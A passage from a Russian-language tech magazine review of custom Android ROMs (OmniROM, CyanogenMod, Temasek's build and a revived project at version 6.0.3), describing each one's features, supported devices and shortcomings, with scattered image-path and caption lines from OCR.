
В феврале 2015 года значительная часть разработчиков занялась развитием OxygenOS для компании OnePlus и покинула команду. Спустя несколько месяцев разработка заморозилась, остановившись на версии 5.1 Lollipop. Сейчас новая команда пытается оживить этот проект. Последняя версия 6.0.3 включает в себя следующие возможности:

- Floating peek — позволяет открыть окно приложения поверх другого;
- Immersive Mode — скрывает статусбар или клавиши навигации в любом приложении;
- «Темы» — движок тем CyanogenMod;
- настройки отображения значка батареи;
- удобный способ перемещения переключателей в окне быстрых настроек с помощью удержания пальца;
- для OnePlus, OPPO, Nexus 5X, Nexus 6P имеются настройки жестов и режим «В кармане» (переименованный Peek).

Функций не так много, но надеемся, что со временем проект будет обрастать интересными, полезными и эксклюзивными функциями. Кстати, обновления приходят по OTA (от разработчиков этой прошивки, конечно). Больше всего разочаровало отсутствие русских букв в номеронабирателе из звонилки. Прошивка не умеет работать с разделами, отформатированными в F2FS.



Темы



Настройка значка батареи

OMNIROM


Официальный сайт: omnirom.org
Число официально поддерживаемых устройств: 84 (на 08.08.2016)
Основа: AOSP
Версия Android: 6.0.1

OmniROM родилась в ответ на «коммерциализацию» CyanogenMod. В число ее разработчиков входят Dees Troy (автор TWRP) и очень известный разработчик Chainfire (SuperSU, LiveBoot, Recently, FlashFire, Mobile Odin и другие классные приложения).


Ключевая особенность — какую функциональность добавить, выбирают сами пользователи, голосуя. В настройках есть любопытный пункт «Производительность». Он позволяет настроить частоты работы процессора, алгоритмы

ввода-вывода, агрессивность менеджера задач (именно он выполняет работу таск-киллеров), а также посмотреть ряд интересных параметров. Все остальные функции стандартны и реализованы в других подобных прошивках. Однако, кроме всего прочего, здесь можно включить «темную тему» в настройках, а для переключения между приложениями доступна альтернативная панель OmniSwitch. Также в OmniROM есть система обновления OpenDelta, позволяющая уменьшить размер OTA-обновлений прошивки на 90%.

Огорчает только то, что все новые пункты в настройках не переведены на русский язык, отсутствует настройка кнопок и возможность уменьшить размер панельки навбара. Поддержка F2FS отсутствует. В номеронабирателе русских букв тоже нет.



Настройки в темной теме




Часы


CYANOGENMOD

Официальный сайт: cyanogenmod.org
Число официально поддерживаемых устройств: 376 (на 06.08.2016)
Основа: AOSP
Версия Android: 6.0.1

CyanogenMod — одна из первых кастомных прошивок, появившаяся вскоре после того, как пользователи нашли метод получения root на первом Android-смартфоне HTC Dream. Изначально прошивка базировалась на стоке, то есть была создана не путем добавления функциональности в AOSP и пересборки исходного кода, а пересборкой образа с прошивкой, что существенно ограничивало возможности разработчиков. Но вскоре ее создатели (называющие себя Team Douche) перешли на сборку из исходных текстов.



Знаменитый эквалайзер



Одни из самых интересных пунктов настроек, которых многим не хватало на стоке

Со временем функций становилось все больше и больше, но прошивка сохраняла стабильность и скорость работы. Уже к своей 6-й версии CyanogenMod превосходил стоковый Android 2.2 практически по всем параметрам (скорость работы, энергопотребление, стабильность). В прошивку «из коробки» были вшиты полезные дополнения, такие как планировщик задач BFS, кодек FLAC и множество дополнительных опций настройки.

Сегодня CyanogenMod — это своего рода эталон, отличающийся гигантским списком официально поддерживаемых устройств и не менее гигантским списком устройств, портированных независимыми энтузиастами. Прошивка очень часто используется в качестве базы, поэтому все прошивки, основанные на CM, превосходят его по возможностям. Подробнее о преимуществах CyanogenMod ты можешь прочитать в нашей статье «Долой сток!».

КОМБАЙНЫ


Temasek's

Официальный сайт: github.com/temasek
Число официально поддерживаемых устройств: только неофициальные сборки
Основа: CyanogenMod
Версия Android: 6.0.1


В один день @temasek с форумов XDA решил немного улучшить CyanogenMod, добавив в него пару нужных программ и функций с других прошивок. А потом не смог остановиться... Этот ROM довольно популярен, но автор никуда не выкладывал порт прошивки, хоть и сам создавал ее для своего Samsung Note 3. Количество устройств растет только за счет неофициальных портов.

Собственно, это даже не оригинальная прошивка, а сборная солянка из частей различных прошивок, включая все описанные ранее. В качестве основы выступает CyanogenMod. Функций и настроек очень много. Настолько много, что подогнать прошивку под свои вкусы можно без использования Xposed. Тут можно найти не только неплохо настраиваемый PIE, но и различные панели, выдвигаемые жестами с различных частей экрана, настроить анимацию, прозрачность шторки с быстрыми настройками. Описать все возможности статьи не хватит.

В прошивке есть режим плавающих окон, как в Android 7 (он же доступен в далее описанных AICP и RR), пять режимов энергосбережения (от «Экономия энергии» до «Высокая производительность»), а также ряд полезных программ: ViPER4Android, SuperSU, OmniSwitch. Для полного фарша не хватает только таких замечательных программ, как Kernel Adiutor, L Speed, AdAway, настроек показа уровня сигнала в Dbm и переключения между 2G/3G из панели быстрых настроек. Увы, и баги тут тоже присутствуют. При активации некоторых пунктов настроек выскакивает ошибка графического интерфейса.



PIE



Именно в этом комбайне сохранился правильный режим редактирования кнопок

